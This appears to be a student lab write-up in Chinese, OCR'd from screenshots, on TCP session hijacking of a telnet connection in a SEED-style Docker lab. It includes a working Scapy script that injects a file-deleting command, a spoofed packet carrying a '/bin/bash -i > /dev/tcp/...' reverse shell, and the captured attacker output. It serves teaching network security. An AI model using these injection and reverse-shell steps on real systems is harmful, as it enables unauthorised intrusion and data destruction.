
由于 telnet 的主机无法键入命令，直接查看 victim 主机，下图是 victim 主机上的结果图，在该实验一开始新建了一个 IFile 文件，由于我们伪造的报文的内容是 rm -f IFile，在其到达 victim 主机后，内容被执行，在 attacker 主机上运行代码后，victim 主机上在用 ls 命令查看一下，发现 IFile 文件确实被删除了，实验完成。

```
seed@VM: ~/Desktop
root@d97f55e6a839:/home/seed# touch IFile
root@d97f55e6a839:/home/seed# ls
IFile
root@d97f55e6a839:/home/seed# ls
root@d97f55e6a839:/home/seed#
```

下面是一个自动的进行 tcp 会话拦截的代码，实现思路如下。首先我们需要判断什么时候对 telnet 连接过程中进行报文的伪造，我们需要在 telnet 连接后发送完最后一个报文后利用最后一个用户主机到 victim 的报文的序列号等信息进行伪造。为了观察有什么具体特征，我们首先用 wireshark 抓取一次 telnet 连接的所有报文，结果如下



观察最后一个报文，很难发现出有什么可以进行自动代码判断的依据，于是我们查看倒二个报文，也就是 victim 发送给用户主机的报文，我们发现 telnet 连接上后会返回一个 shell，其内容为 seed@xxx，我们可以利用这个 seed 作为一个判断条件，当一次接收到负载内容中有 seed 时，若后续存在源宿地址端口号相反的一次报文，则其为该次 telnet 连接的最后一个报文。代码如下




```python
from scapy.all import *


global flag
flag = 0
global srca,dsta,srcp,dstp

def tcp_session_hijack(pkt):
        global flag
        global srca,dsta,srcp,dstp
        if pkt.haslayer(Raw):
                if 'seed' in str(pkt.getlayer(Raw).load):
                        flag = 1
                        srca = pkt[IP].src
                        dsta = pkt[IP].dst
                        srcp = pkt[TCP].sport
                        dstp = pkt[TCP].dport
                        return
        if (flag==1 and srca==pkt[IP].dst and dsta==pkt[IP].src and srcp==pkt[TCP].dport and dstp==pkt[TCP].sport):
                ip = IP(src=pkt[IP].src, dst=pkt[IP].dst)
                tcp = TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport, flags="A", seq=pkt[TCP].seq, ack=pkt[TCP].ack)
                data = "\r rm -f IFile \r"
                pkt = ip/tcp/data
                ls(pkt)
                send(pkt,verbose=0)
                flag = 0

pkt = sniff(iface='br-ae93ed0a3131', filter='tcp', prn=tcp_session_hijack)
```

用 flag 来判断是否满足可能接收到 telnet 最后一个报文的时机，因为有的报文可能不存在 Raw 这一层，所以需要判断是否存在，否则程序会报错，这也是本次实验中困扰我很久的一个问题。

接下来对代码进行测试，由于还是尝试删除 victim 中的 IFile 文件，先登录 victim 并创建 IFile 文件

```
seed@VM: ~/Desktop
[07/10/21]seed@VM:~/Desktop$ dockps
d97f55e6a839  victim-10.9.0.5
ccf9a158d5af  user2-10.9.0.7
1ef5b1974123  user1-10.9.0.6
81d8fe1ffb9b  seed-attacker
[07/10/21]seed@VM:~/Desktop$ docksh d9
root@d97f55e6a839:/# cd /home/seed
root@d97f55e6a839:/home/seed# touch IFile
root@d97f55e6a839:/home/seed# ls
IFile
root@d97f55e6a839:/home/seed# a
```

登录 attacker 主机并运行程序

```
[07/10/21]seed@VM:~/Desktop$ docksh 81
root@VM:/# cd volumes
root@VM:/volumes# ls
auto_tcp_session_hijack.py  synflood    synflood.py            tcprst.py
auto_tcprst.py              synflood.c  tcp_session_hijack.py  tmp.py
root@VM:/volumes# python3 auto_tcp_session_hijack.py
```

登录用户主机并 telnet victim

```
flags      : FlagsField  (3 bits)          = <Fl
frag       : BitField  (13 bits)           = 0
ttl        : ByteField                     = 64
proto      : ByteEnumField                 = 6
chksum     : XShortField                   = Nor
src        : SourceIPField                 = '10
dst        : DestIPField                   = '10
options    : PacketListField               = []
--
sport      : ShortEnumField                = 361
dport      : ShortEnumField                = 23
seq        : IntField                      = 385
ack        : IntField                      = 357
dataofs    : BitField  (4 bits)            = Nor
reserved   : BitField  (3 bits)            = 0
flags      : FlagsField  (9 bits)          = <Fl
)
window     : ShortField                    = 819
chksum     : XShortField                   = Nor
urgptr     : ShortField                    = 0
options    : TCPOptionsField               = []
--
load       : StrField                      = b'\
```

```
[07/10/21]seed@VM:~/Desktop$ docksh 1e
root@1ef5b1974123:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
d97f55e6a839 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that a
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Jul 10 16:34:32 UTC 2021 from user1-10.9.0.6.net-10.9.
/2
seed@d97f55e6a839:~$
```

登录成功的瞬间，attacker 上也出现了相关的报文信息，则此时可以得知程序正常运行了，为了验证结果，在 victim 主机上查看 IFile 文件是否还存在

```
seed@VM: ~/Desktop
[07/10/21]seed@VM:~/Desktop$ dockps
d97f55e6a839  victim-10.9.0.5
ccf9a158d5af  user2-10.9.0.7
1ef5b1974123  user1-10.9.0.6
81d8fe1ffb9b  seed-attacker
[07/10/21]seed@VM:~/Desktop$ docksh d9
root@d97f55e6a839:/# cd /home/seed
root@d97f55e6a839:/home/seed# touch IFile
root@d97f55e6a839:/home/seed# ls
IFile
root@d97f55e6a839:/home/seed# ls
root@d97f55e6a839:/home/seed#
```

IFile 文件已经被删除，程序成功执行。


task1.4:

可以利用/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 命令返回一个 shell，所以在上一个实验的基础上，我们只需要把数据报文里的 data 部分换成此命令，就可以返回一个 shell

首先用户主机 telnet victim

```
seed@VM: ~/Desktop
[07/10/21]seed@VM:~/Desktop$ docksh 3d
root@3dba95ae5128:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
87f2e91c5e69 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@87f2e91c5e69:~$
```

wireshark 抓包查看 telnet 最后一个报文的信息



利用 scapy 构造返回 reverse shell 的报文

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=49094, dport=23, flags="A",
seq=3153589266, ack=3130739302)
data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090
0<&1 2>&1 \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

利用 nc 命令监听端口

```
[07/10/21]seed@VM:~/Desktop$ docksh 5a
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
```

在 attacker 运行代码

```
root@VM:/volumes# python3 reverse.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 49094           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 3153589266      (0)
ack        : IntField                          = 3130739302      (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField                          = b'\r /bin/bash -i > /dev/tcp/1
0.9.0.1/9090 0<&1 2>&1 \r' (b'')
```

在监听端口的那个窗口发现返回了 shell 并且能成功使用

```
seed@VM: ~/Desktop
[07/10/21]seed@VM:~/Desktop$ docksh 5a
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 54284
seed@87f2e91c5e69:~$ pwd
pwd
/home/seed
seed@87f2e91c5e69:~$
```

总结:

在此次实验中了解了 tcp 协议工作的基本原理，以及几种常见的对于 tcp 协议的攻击，对于防范如 SYN flood 攻击有采取了 SYN cookie 等机制。当 TCP 报头中的数据被获取时，很容易造成一些攻击容易实行，所以在公网上使自己的数据包是加密的是一个明智的选择。了解了这些知识对自己的知识储备和免于受此类攻击都有了不小的帮助。